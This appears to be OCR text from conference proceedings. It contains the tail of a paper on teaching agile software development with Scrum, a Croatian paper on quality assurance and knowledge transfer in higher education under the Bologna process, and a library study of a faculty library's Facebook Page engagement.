Agile software development methods represent an important teaching challenge. Authors' experience has shown that the capstone course is an appropriate place for the introduction of these methods. Such a course can provide students with a realistic simulation of professional experience enabling them to better grasp the most important agile concepts. The survey that was conducted among students at the end of Academic Years 2009/2010 and 2010/11 showed that they mastered the most important practices, and that their perceptions are mostly in line with those of professional developers. In some cases (e.g., with regard to importance of Daily Scrum meetings) the authors found their opinions even more appropriate.

The authors agree with students' opinions that team-work and communication among team members, as well as good communication with the Product Owner are most important. On the other hand, the survey revealed some practices that were underestimated (e.g., Sprint retrospective meetings, velocity estimation and user stories estimation) and should deserve more attention when teaching forthcoming generations.

REFERENCES

[1] L. Williams, "Agile Software Development Methodologies and Practices,", Advances in Computers, Volume 80, pp. 1-44, 2010.

[2] Manifesto for Agile Software Development, http://www.agilemanifesto.org/

[3] S. W. Ambler, "Has Agile Peaked? Let's look at the numbers", Dr. Dobb's Journal, 2008.

[4] VersionOne, "State of Agile Survey 2010". http://www.versionone.com/pdf/2010_State_of_Agile_Development_Survey_Results.pdf.

[5] L. Layman, L. Williams, K. Slaten, S. Berenson, and M. Vouk, "Addressing diverse needs through a balance of agile and plan-driven software development methodologies in the core software engineering course," *Int. J. of Eng. Educ.*, vol. 24, no. 4, pp. 659–670, 2008.

[6] D. F. Rico and H. H. Sayani, "Use of agile methods in software engineering education," in *Proc. Agile 2009 Conf.*, Chicago, USA, pp. 174–179.

[7] D. A. Umphress, T. D. Hendrix, and J. H. Cross, "Software process in the classroom: The capstone project experience," *IEEE Softw.*, vol. 19, no. 5, pp. 78–85, Sep./Oct. 2002.

[8] C. Coupal and K. Boechler, "Introducing agile into a software development capstone project," in *Proc. Agile Develop. Conf.*, Denver, CO, 2005, pp. 289–297.

[9] S. Ramakrishnan, "Innovation and scaling up agile software engineering projects," *Issues in Informing Sci. and Inform. Technology*, vol. 6, pp. 557–575, 2009.

[10] P. A. Laplante, "An agile, graduate, software studio course," *IEEE Trans. Educ.*, vol. 49, no. 4, pp. 417–419, Nov. 2006.

[11] V. Devedžić and S. R. Milenković, "Teaching agile software development: A case study," *IEEE Trans. Educ.*, vol. 54, no.2, 2011, pp. 273-278.

[12] K. Schwaber and M. Beedle, Agile Software Development with Scrum. Upper Saddle River, NJ: Prentice-Hall, 2002.

[13] K. Schwaber, Agile Project Management with Scrum. Redmond, WA: Microsoft Press, 2004.

[14] V. Mahnic, "Teaching Scrum through team-project work: students' perceptions and teacher's observations," *Int. J. of Eng. Educ.*, vol. 26, no. 1, pp. 96-110.

[15] V. Mahnic, "A capstone course on agile software development Using Scrum," *IEEE Trans. Educ.*, vol. 55, no. 1, 2012, pp. 99-106.

[16] V. Mahnic, "A case study on agile estimating and planning using Scrum," Electronics and Electrical Engineering, no. 5(111), 2011, pp. 123-128.

[17] M. Cohn, User Stories Applied. Boston, MA: Addison-Wesley, 2004.

[18] M. Cohn, Agile Estimating and Planning. Upper Saddle River, NJ: Prentice Hall PTR, 2006.

[19] J. Grenning, "Planning poker or how to avoid analysis paralysis while release planning," April 2002 [Online]. Available: http://renaissancesoftware.net/files/articles/PlanningPoker-v1.1.pdf

[20] "Agilo – Flexible software for Scrum Management," 2010 [Online]. Available: http://www.agile42.com/cms/pages/agilo/

[21] A. Cockburn, Agile Software Development. Reading, MA: Addison-Wesley, 2002.

[22] Drupal – Open Source CMS, http://drupal.org/

Promoting Knowledge Society through Quality Assurance Model

Maja Lamza-Maronić*, Jerko Glavaš ** and Tin Horvatin***
* Faculty of Economics in Osijek, Osijek, Croatia
** Faculty of Economics in Osijek, Osijek, Croatia
***Faculty of Economics in Osijek, Osijek, Croatia
maja@efos.hr

Abstract - **The unstoppable growth of market demand for good knowledge workers is an imperative for educational institutions to continuosly improve their programmes and equip young people with skills that will give them the best possible access to the business world. As higher education institutions strive to provide the best possible educational programmes, the importance of the logistic pillar of IT and its continuous development is self-evident. The new century in the European Union countries has highlighted the importance of high quality knowledge, lifelong learning, and common dimensions of the knowledge base. Knowledge is today one of the fundamental levers of development. Knowledge management is the capability of active formation and creation of one's immediate and wider environment. Information and communication technologies (ICT), particularly the Internet and its applications, increase the volume, speed and accessibility of information, while eliminating the obstacles of space and time. In today's world, companies demand applicable solutions to the problems in their environment. The central goal of university reform in the Republic of Croatia is the transition towards an integrated, competent, research-orientated and efficient higher education, with accredited programmes and institutions. The Bologna process in the new education structure for economists (undergraduate and graduate studies, specialist graduate studies, doctoral studies) requires continuous monitoring, adapting, updating, innovation and transparency of the devised model of education.**

I. INTRODUCTION

The processes of globalization and internationalization are inevitably recognized in the economy, with its ever more noticeable division of labour, increasing competition, changes in professional structure, as well as in required knowledge and skills. One of the consequences of globalization is increased student mobility.[1] All these changes will have an impact on the education system.

Considering the growing possibility of student mobility (ERASMUS PROGRAMME), educational and training institutions must strive to retain the users of educational services by offering to provide applicable knowledge accompanied with high quality teaching.

In the last few years, the European Union has intensified activities in the area of education and research, although the responsibility still lies with the particular member states. Through exchanges of good practices in education, e.g. referring to teacher training, developing foreign language skills, acquiring skills with information and communication technology (ICT), funding, management, consultancy, informal learning and teaching, results monitoring using the agreed indicators and measures, there is an interconnected education and research area emerging in Europe. It is in this area that the Republic of Croatia will also define its profile in key knowledge areas.

II. KNOWLEDGE MANAGEMENT MODEL IN CROATIAN HIGHER EDUCATION

The principles outlined in the Bologna Declaration have defined the goals that are of primary importance in establishing the common European Higher Education Area and its promotion.

The goal is to construct recognizable and comparable education levels, and to introduce a Diploma Supplement. This should promote the possibility for employment of EU citizens all over Europe, as well as improve the competitiveness of the European higher education system.

The stated overall goal subsumes its specific sub-goals:

- Higher education system is based on two cycles, undergraduate and graduate. In order to access the second cycle, a student needs to graduate from the first cycle lasting at least three years. The degree attained after the three years (baccalaureus) is considered to be the required level of qualification on the European labour market. The second cycle leads to specialization and/or doctoral studies, in line with the majority of European countries.

- Introducing the ECTS is a desirable means of promoting wide-ranging student mobility. ECTS points can be acquired also outside the higher education system, for example in lifelong learning programmes, provided they are recognized by the

university where a student wishes to continue his/her studies.

- Overcoming the obstacles to free student mobility in the education process promotes the mobility of students, teachers and researchers, which enables them to gain a new access to studies, and provides continuous training. The time spent in other countries researching, teaching, or studying is recognized and acknowledged, without prejudice to their statutory rights.

- Promoting European cooperation in quality assurance, with the aim of developing comparable criteria and methodologies.

- Promoting the required European dimension in higher education, especially in the development of study programmes, inter-institutional cooperation, mobility schemes and integrated study programmes, further training and research.

The stated structural principles of the Bologna process are defined through the following development goals[2]:

- Adapt the adult education system to labour market requirements and adult capacity for learning. This refers in particular to underprivileged target groups.
- Reduce illiteracy rates and provide everybody with the possibility to finish primary and secondary education in order to increase their employability.

III. KNOWLEDGE TRANSFER THROUGH QUALITY ASSURANCE MODEL IN HIGHER EDUCATION

Interactive approach in the dialogue between Croatian universities and their socio-political environment aims to develop a sustainable regional research programme, which would contribute to the knowledge transfer model. Investment in science and higher education is considered to be a highly productive government spending, since it contributes directly to the economic growth of a country.

The basic responsibility and purpose of higher education institutions is the transfer of advanced knowledge and skills to individuals who will be able to apply them in practice and thus contribute to continuous growth. This in fact is the essence of knowledge transfer. Scientific institutions have a major role in this, as they gain and create new scientific and technical knowledge through research and advanced scholarship, as well as through sharing and implementing the latest European and world achievements in Croatian economy. [3]

Since higher education is a crucial part of the whole system – starting with pre-school, primary and secondary schools, to polytechnic (vocational) and university studies, to different lifelong learning programmes – the quality assurance model at Josip Juraj Strossmayer University in Osijek aims to redesign the position of this university in the overall education process in the knowledge society.

The function of all the universities in Europe, as well as in Croatia, has always been to create knowledge and transfer it to new generations. In this way universities contribute to social continuity. Due to the critical nature of new knowledge, they are frequently also initiators of social change.

Every society needs a quality higher education in order to ensure continuous 'training of trainers', educate experts in all scholarly fields and promote critical thinking at all levels. The functioning of any university, including Josip Juraj Strossmayer University in Osijek, presupposes its autonomy in research work and teaching. All the representatives of political, ideological and economic power in the society traditionally acknowledge and support this role of the university.

The quality of education has always been a crucial aspect in overall success of any nation. It is important to note here the examples of 'small' countries such as Switzerland, Finland or the Netherlands.

The changes summarized in the notion of evolving into the 'knowledge society' have underpinned some already existent features of universities. They will continue to influence the role of universities in the society. This refers primarily to the increased importance of knowledge for the processes of social production, as well as for personal success, increased density of interactions between people around the world, and finally, increased speed of replacing existing knowledge with new knowledge.

The rate of knowledge substitution is steadily increasing. Knowledge creates more knowledge, thus the whole knowledge generation process, its technological implementation, and innovations in knowledge transfer through teaching have been continuously accelerating. All these factors contribute to interdisciplinarity, meaning that new combinations of knowledge from different scholarly disciplines emerge, trying to analyze and solve the issues from a different angle.

Josip Juraj Strossmayer University in Osijek has a very important role in implementing the processes discussed above. Everybody is striving for improved research and teaching practices, thus 'excellence centres' should be established wherever possible, and the University in Osijek has accomplished this. Furthermore, international student and teacher exchanges should be stimulated, and joint transnational specializations, postgraduate and

doctoral studies established. When we compare the science and education system in Croatia with these systems in neighbouring countries, one question looms large – how to significantly increase the number of students, and at the same time achieve high quality of studies and knowledge transfer. Planning a feasible pace and preconditions for such growth is one of the key tasks of Josip Juraj Strossmayer University in Osijek and the Faculty of Economics in Osijek, which is the biggest and oldest constituent of this university. [4]

Economic operators are increasingly aware that their performance in the global market depends on the extent to which they have managed to incorporate scientific results into their business. They are capable of spending more and more funds on research within their organizations, but also support universities and faculties, and finance the education of professionals they will need, binding them with a contract. Companies play an important role in further transfer of knowledge from universities, and influence higher education in a way to contribute to forming well-educated, flexible experts, who are capable to quickly start functioning in their jobs after graduating from their faculty.

The goal of quality assurance system at Josip Juraj Strossmayer University in Osijek is to improve overall student experience – from applying and enrolling into faculty, through classes, exams, graduation, to employment and lifelong learning. [5]

The quality of the whole teaching process represents the university's ability – of teachers, management and services – to meet the needs of students, and achieve knowledge transfer through teaching methods and technologies. The student is at the centre of quality monitoring, assurance and improvement system at Josip Juraj Strossmayer University in Osijek. The student is an actor in the system, which is used to follow, assess and improve the quality of student experience during time spent at the university.

The development of global information society has increased the demand for learning, i.e. education in all areas needs to become lifelong education. This is a process of continuous training which does not end when an individual exits the education system; rather, it continues in various forms till the end of his/her career. Lifelong learning is defined as the activity of learning and studying throughout one's life, in order to improve knowledge, skills and abilities within personal, civic, social and business perspectives.

"The knowledge acquired in childhood or youth will not be valid for long. Active continuation of learning is an important form of applying lifelong learning. Motivation and the diversity of education options is a basic condition for successful lifelong learning. It is necessary to increase the demand for education, and in this way also the supply. So far, formal education was the form that determined the policies and mode of acquiring education. The continuity of lifelong learning puts more emphasis on non-formal and informal education and learning. Non-formal learning is an integral part of the concept of lifelong learning and one of the key orientations of education for the 21st century, as well as a response to challenges posed by quick changes in the world. The idea of lifelong learning has arisen from the belief that people are the most valuable asset of any society and therefore merit investment." [6]

Non-formal learning promotes personal growth. This is a framework for developing one's potentials, interests and talents. Furthermore, it promotes employability and encourages people to recognize their interest in a certain profession or to choose an appropriate job. Lifelong learning promotes active citizenship, civil society and democracy, peace and the integrated Europe. It is an instrument for attaining a higher level of social equality and justice. [7]

Today's dynamic trends of volatile economic conditions in the world require lifelong learning. Figure 1 below gives an overview of the Croatian education system from primary school to lifelong learning.




Figure 1. Croatian education system from primary school to lifelong learning (From primary education to labour market)

IV. HIGHER EDUCATION SYSTEM AND THE LABOUR MARKET

Quality assurance is an important aspect in the implementation of the Bologna process as well. It emphasizes the important need to conduct a coherent policy based on the proposition that institutional autonomy creates and requires accountability, and that

universities are responsible for developing the internal quality assurance system.




Figure 2. Dispersion by the area of employment

It has been observed that five Slavonian counties are lagging behind modern trends of strategic management when human resources are concerned. If a country or a region is to gain a better position on the global market, increase competitiveness and economic growth, it is necessary to examine its labour market, i.e. the structure and quality of its work force. As for the counties in Eastern Croatia, they are characterized by aging population, negative birth rate, but also strong migratory trends. Despite high unemployment, some industries already suffer from lack of appropriate labour, and they have to supplement this with foreign workers. This indicates that in the near future Croatia might face difficulties in terms of insufficient labour supply. The need for life long learning should be explained and promoted. It is advisable to motivate and encourage employees, and particularly long-time unemployed, to participate in training programmes in order to regain lost skills or acquire some new ones.

The world has long realized that human capital is the main tool in achieving competitive advantage on a global market. An efficient society, which bases its competitive advantage on knowledge, needs to have a flexible labour market, an adequate level of worker security and protection, but it also needs a system which continuously promotes and rewards investment into knowledge. Company people, their needs, motivation and satisfaction are the focus of interest for human resources management. [8]

The University in Osijek strives to synchronize the relations between the labour market and higher education system. As one of its oldest constituents, the Faculty of Economics in Osijek keeps track of the employment of its former students after graduation, through a system of the Alumni association according to European standards (Figure 2).

The system of following the employment area of students that graduated from the Faculty of Economics in Osijek is connected with the internal quality assessment system, i.e. evaluation of education provided by this particular institution.

V. CONLUSION

Modern ICT technologies, especially the Internet and its services, make it very easy to bypass space and time. Today we are faced with previously unconceivable problem: it is no longer scarcity, but the overload of information. A newly designed knowledge structure is required also by the much-sought economic knowledge.

Applying knowledge in economics is nowadays taken not only as a product, or a new business opportunity. In addition, it creates a critical framework for the development of scientific information. Companies are now looking for predominantly applicative solutions to the problems perceived and identified in their operation.

Awareness that investment into education brings excellent returns, a growing need for life-long learning and continuous expansion of knowledge through interdisciplinary approach is also a foundation for improved social accountability. The acquired knowledge can quickly become obsolete. It is therefore necessary to learn how to quickly acquire new knowledge.

The process of bringing the higher education system at the University in Osijek in line with the Bologna process is accompanied with the regional development model based on social accountability. In this way, the Bologna process has assumed the mentor role for the initiatives in regional development.

Interactive approach in the dialogue between university and its environment aims to develop a sustainable regional research programme, which would contribute to the knowledge transfer model.

REFERENCES

[1] Edvinsson, L: Korporacijska longituda: Navigacija ekonomijom znanja, Differo, Zagreb, 2002.

[2] Ministarstvo znanosti, obrazovanja i športa Republike Hrvatske; http://public.mzos.hr/Default.aspx (access: 12.01.2012.)

[3] Karaman Aksentijević, N., Ježić, Z., Đurić, K., „Upravljanje ljudskim potencijalima kao pretpostavka inovativnosti i uspješnosti poslovanja“, Informatologija, Zagreb, 2008., Vol.41, No.1, ožujak 2008., str. 46-50, http://hrcak.srce.hr/index.php?show=toc&id_broj=1998 (učitano 15.07.2011.)

[4] Lamza-Maronić, M., Glavaš, J., Puvača, M., Roso, D., Samardžija, L.: LMS as Bologna Process Support at the Faculty of Economics in Osijek, ITI 2008, Cavtat/Dubrovnik, SRCE Sveučilišni računalni centar, Zagreb, 2008.

[5] Lamza – Maronić, M., Glavaš, J.: Poslovno komuniciranje, Studio HS Internet d.o.o. Osijek; Ekonomski fakultet Osijek, Osijek, 2008.

[6] Hrvatska akademska i istraživačka mreža, http://www.carnet.hr/casopis/17/clanci/5 (access: 15.01.2012.)

[7] Lamza – Maronić, M., Glavaš, J., Barišić, Z.: The Role of University in Regional Development - Case study, 34th international convention on information and communication tecnology, electronics and microelectronics - MIPRO; Computers in Education - CE / Čičin-Šain, M.; Uroda, I.; Turčić-Prstačić, I.; Sluganović, I. (ed.)., Zagreb: Croatian Society for information and communication tecnology, electronics and microelectronics - MIPRO, 2011. pp. 211-214.

[8] Sundać, D., Švast, N.: Intelektualni kapital temeljni čimbenik konkurentnosti poduzeća, Ministarstvo gospodarstva rada i poduzetništva, Zagreb, 2009.

Community management in informal e-learning environment - analysis and vision of Facebook in Central Library of Faculty of Electrical Engineering and Computing

Jadranka Lisek, Dina Vrkić and Ivan Jelić
Central Library of Faculty of Electrical Engineering and Computing
Faculty of Electrical Engineering and Computing
University of Zagreb
Unska 3, 10000 Zagreb, Croatia
Phone: 01/6129-888, 6129-886 E-mail: jadranka.lisek@fer.hr, dina.vrkic@gmail.com, ivan.jelic@fer.hr

Abstract - At the beginning of the academic year 2011-2012 the Central Library of Faculty of Electrical Engineering and Computing (FER) set foot in the world of Web 2.0 expanding to social networks: Facebook, Twitter, YouTube and Google+. The necessity to integrate social networks into library management occurred due to the presence of a large number of patrons on the Web. It also turned out that besides being a learning and resource centre, the essential concept of a modern library refers to its active participation in teaching. For the purpose of this study we have isolated the Central Library Facebook Page, as the most significant in social networking. This paper will review and analyze the reactions of users/patrons to the content offered by the Central Library FER and the interaction over a certain time period. In the long run, it is expected that the Facebook Page will allow a form of maintaining users/patrons database, close communication, development of interactive services, breaking the conventional stereotypes of libraries and librarians, in other words, opening the door to the "living-room library" concept.

I. INTRODUCTION

The fundamental idea and its associated research on community management in informal e-learning environment through Facebook page, like a hybrid between personal profiles and groups (available in late 2007) [1], arose as the final result of a research conducted on functionality of the "Dobrodošli@FER" portal (eng. "Welcome@FER"), a service introduced by the Central Library of the Faculty of Electrical Engineering and Computing. The portal was created during the summer, and it served as a source of information for freshmen (and their parents) on enrollment, study programs and studies at the Faculty. SMS, Instant messaging (Meebo), Facebook profile, e-mail, telephone and cell phone were presented as communication tools on the portal. Preliminary concept was to connect with freshmen during the summer and give them crucial information about their college. At the end of September, with the beginning of a new 2011-2012 academic year, the portal was shut down and the research about its functionality and cooperativeness had been narrowed down to a target group, the freshmen. The study included 183 students. When asked "Have you seen our profile on Facebook?" as many as 59,3% answered positively, while 40,7% answered negatively (also including those who did not provide an answer). On the second question, "Are you a student of the Faculty of Electrical Engineering and Computing?", which was set to a Facebook version of the survey (n=175), 94,5% of students answered affirmatively, furthermore declaring themselves as freshmen, while 2,3% were seniors and 2,9% were not the Faculty students. The results showed a large number of freshmen using Facebook Profile, the fact which initiated further steps in the launching of a Facebook Page.

While devising a strategy for future development of Central Library services, we decided to use an informal approach to patrons, primarily students of the Faculty, through social networks. Initially, the existing official Central Library web page (http://www.fer.unizg.hr/knjiznica) was conceived as a place where users can find all the necessary information regarding activities and services provided by the academic library, whereas communication through social networks was purely for informal socializing and e-learning. In fact, one of the major premises, set to evaluate the situation of the Central Library, was the idea that it is necessary to change its entire image and transform it from a rigid state, so to speak, to a more unconventional library, which would resist challenges of the 21st century and the coming generations of critical, challenging and open-minded students not used to barriers.

Moving from a Facebook Profile to a Facebook Page was prompted by the limitations of a Profile. The Profile represents a kind of intrusion into the privacy of library users, and students may be hesitant to make such a personal connection with librarians, [2] but this problem could be avoided by the use of Facebook Groups (and Pages later on), which Xia perceived as a way to market library services [3]. The attitude of the library as an institution which promotes academic integrity cannot afford an invasion of privacy of its users. Therefore, it was

decided to deactivate the Facebook Profile and activate the Facebook Page in the form of a profile usually used by businesses, products, services, or created for pets and even public figures. Such a page allows entities or individuals to have a real presence in social networks and is designed just like a personal profile [4]. In this way, the Library does not require that librarians establish a personal (and possibly unpleasant) connection with users [3]. Also, having such a Page, the Library becomes an extension of e-learning platforms with intention to encourage research, desire for knowledge and better communication with patrons and secondary (extramural) users. At the same time, with the activation of a Facebook Page, profiles were created on Twitter and YouTube - the leaders of "The big 4" (Facebook, Twitter, LinkedIn, YouTube). The social media, referring to sharing information, experiences and perspectives throughout community-oriented web sites, is becoming increasingly significant in our online world, and "social media marketing" has become more than just a buzzword. It is the way of life and means of survival in contemporary Internet lifestyle [4]. We also established rules on content publishing and community management. Bearing in mind the results of the survey, it was decided that the management of the Central Library community would be based primarily on the Facebook platform. Facebook is a social utility that helps people communicate more efficiently with their friends, family and coworkers [5], and also in the academic area, Facebook is a primarily - and often exclusively recreational space, and is heavily used by students for social [6] and e-learning purposes.

In order to achieve a better performance as a medium of knowledge transfer, it is necessary to become a community manager, who is often the voice of the public of a company or an institution, or an academic library in this particular case, and who also connects with patrons at a personal level. At the same time, the community manager is responsible for conveying the feelings of patrons to internal departments, so he or she needs to be able to communicate both in person and online, and this should be someone who loves working with people, who is approachable, has a sense of humor, and who enjoys challenges. After all, the community manager has the key responsibility of humanizing the academic library. Using feedback given by constituents, the manager analyzes anomalies, patterns and trends that may be of concern [4].

II. METHODOLOGY

On 26 September 2011 Facebook Page was officially launched as an upgrade of Facebook Profile from the web site "Dobrodošli@FER". Guided by the Facebook Insights analysis of the user activity on the Central Library Facebook Page between 26 September and 31 December 2011, we want to show the necessity to introduce the Page and reach out to patrons/users through proactive community management. The target user population refers to demographic structure [7] that covers age group of 18-24 years, which is also structurally identical to undergraduate and graduate students. According to Facebook Page, 69% of fans are just a part of the group, which is also the largest category represented according to Social Bakers [8] research about Croatia Facebook statistics in which the largest age group is currently 18–24 with the total of 467 127 users or 31% of total users (1 506 860).




FIGURE I. People who like your page (Demographics)

Since this is an analysis of activities, we as community managers had to introduce some new applications in addition to default ones on the Facebook Page. By implementing and developing additional applications we aimed to be more proactive and outgoing towards our patrons and extramural users of social networks. Our intention was to achieve this with following applications: Ask a librarian, Instant messaging, and Invite a colleague. These applications are adjusted following users' needs. *Ask a librarian* is an online reference service that allows researchers to submit reference questions (especially when it comes to essays) to librarians. It was evident that this service is very popular on official Central Library web page, so it was decided to implement it in the Facebook environment. *Instant messaging* was also taken from the portal, as a necessity in present imperatives of community management. Instant messaging, as the most frequently adopted Web 2.0 tool in academic libraries, is typically used as an alternate communication channel in reference services between librarians and users. Libraries either choose commercial programs or free platforms for incorporating IM in reference services. Users can ask librarians various questions in real time regardless of their location [9]. Meebo chat widget was chosen because it is lightweight, easily accessible, supports multiple IM services and is optimized for embedding on Web and Facebook interface. With *Invite a colleague* application we intended to allow all patrons/extramural users (fans) of Facebook Page to invite everyone whom they believe may be interested in the Page; this is another aspect of connecting with new patrons.

III. RESEARCH AND RESULTS

The best way to get your audience to take interest into your content and share it with friends is to be fully aware of the interests of your target group. Page insights give you the data required for gathering patrons' insights, and through that deep insight we can change/modify parameters of communication. To properly asses the performance of Facebook Page we need to look at the "total number of fans" and understand that posting regularly with engaging content gets more people talking about our institution, which will eventually result in reaching to a growing number of people. "Friends" (Facebook Profile) or "fans" (Facebook Group or Page) represent the total number of people we could potentially reach if all our fans were talking about our institution to their friends.

The metric "People talking about this", indicates how many people are actually talking about our institution to their friends. This metric includes everyone who liked our page; liked, commented on or shared our Page post,

answered a question we asked, responded to our event, mentioned our Page, tagged our Page in a photo or checked in or recommended our Place. Getting more people to talk about our institution allows us to reach to more people. We can see that by looking at the "Total reach" metric, which represents the unique number of people who have seen our post.




FIGURE II. Comparison of daily engaged users and number of people who have seen any content associated with Page

Anyone clicking anywhere on our post is considered an "Engaged user". The types of engagement include all the ways people can consume our post (clicking on a link, viewing a picture, watching a video etc.), spread it to friends (by linking it, commenting on it, answering a question, RSVP-ing to an event etc.) or simply click on some other area of the post.




FIGURE III. Lifetime Total likes Lifetime The total number of people who have liked your Page

The content of posts on the wall was a very colorful representation of fun, educational information, students associations, exhibition, and activities of the Central Library to attract and interest students, fans. But the activity of comments and likes can be merged into one where the Like button lets a user share the content with friends on Facebook. When the user clicks the Like button on a site, a story appears in the user's friends' News Feed with a link back to this specific web site [10]. Our results of the Like/comment activity is highly variable and very active (see Figure IV.), containing humorous posts (for example, the picture of the Christmas book tree in the lobby of the Central Library). In his study, Michalis Gerolimos shows user modified participation in communication with librarians through Library Facebook Page where users rarely create content (comments) or participate ("likes") Facebook library content. Facing the truth about the usage of comments, there was a very high percentage of posts that contained no comments at all and often there was not even a feedback [11]. Number of vital posts on our Page is identical to the number of posts in the previous study. The first interaction was a post by a user triggered by the amount of noise in the Library providing us with a "full contact"/interaction realized through: *comment + like* merged interaction. On the other end, as a comment to the article dealing with the abovesaid Gerolimos' study, and Facebook activities of libraries in general, one user wrote: "I'm a facebook fan of a couple of libraries but the reason isn't so much that I want to show my support – and I don't really want to be engaged either – I just use it as a sort of RSS feed. A feed with a content I like but don't consider vital (if it was I would RSS it, if possible)" [12]. Although this user's opinion reflects the status of this particular web page (after all, this particular user was the one and only commenting at a given time), it may as well, we firmly believe, reflect the real status of every other Facebook page of an academic library, given the content of the article.




FIGURE IV. Logged-in page views vs. the total number of people who clicked on any content

IV. CONCLUSION AND STRATEGY FOR THE FUTURE

Implementation of the Facebook Page into library management is a new step in developing a new kind of approach to students, e-learning, and information literacy education. With this media we can encourage students to interact (through comments, likes, and other posts) with the Central Library, and we can also stimulate communication and discussions among students themselves, as well as with librarians as representatives of the learning and resource centre.

In this study we encountered a potential problem of low interaction between fans and the Central Library. The time of publishing any content is crucial. It is not the same to publish content, for example at 8 a.m. or 1 p.m, because the post(s) will not appear on users' News feed (the center column of your home page — which is a constantly updated list of stories from people and Pages that you follow on Facebook).

When we think about the future of Web 2.0 library we need to understand that it does not matter how many members we have in our community, but more importantly how we interact with them. We also consider the Web 2.0 a tool for engaging business intelligence and e-learning in the concept of creating-developing-adopting

unique communication channel(s) with recognizable characteristics of new (*Y, Homo Zappiens, IT*) generations of students.

REFERENCES

[1] A. R. Riza Ayu, and A. Abrizah, "Do you Facebook? Usage and applications of Facebook pages among academic libraries in Malaysia," The International Information & Library Review, vol. 43, pp. 239–551, 2011.

[2] M. Chu, and Y. N. Meulemans, "The problems and potential of MySpace and Facebook usage in academic libraries," Internet Reference Services Quarterly, vol. 13(1), pp. 69–85, available at: http://www.tandfonline.com/doi/abs/10.1300/J136v13n01_04#preview. [2011-11-12].

[3] C. Chan, "Using online advertising to increase the impact of a library Facebook page," Library Management, 32(4/5), 361–370, 2011.

[4] T. Weinberg, The New Community Rules: Marketing on the Social Web. Beijing; Farnham: O'Reilly, 2009.

[5] Facebook Press, available at: https://www.facebook.com/press. [2011-12-29].

[6] D. Bietila, C. Bloechl, and E. Edwards, "Beyond the Buzz : Planning Library Facebook Initiatives Grounded in User Needs,". Presentation at ACRL National Conference Seattle WA, p.135–142, available at: http://www.aasl.org/ala/mgrps/divs/acrl/events/national/seattle/papers/135.pdf. [2011-10-09].

[7] Središnja knjižnica Faulteta elektrotehnike i računarstva. People who like your page (Demographics), Facebook Page, available at: https://www.facebook.com/pages/Sredi%C5%A1nja-knji%C5%BEnica-Fakulteta-elektrotehnike-i-ra%C4%8Dunarstva/171512036240295?sk=page_insights_likes. [2011-12-24].

[8] Croatia Facebook Statistics. *Socialbakers*, available at:http://www.socialbakers.com/facebook-statistics/croatia. [2012-01-20].

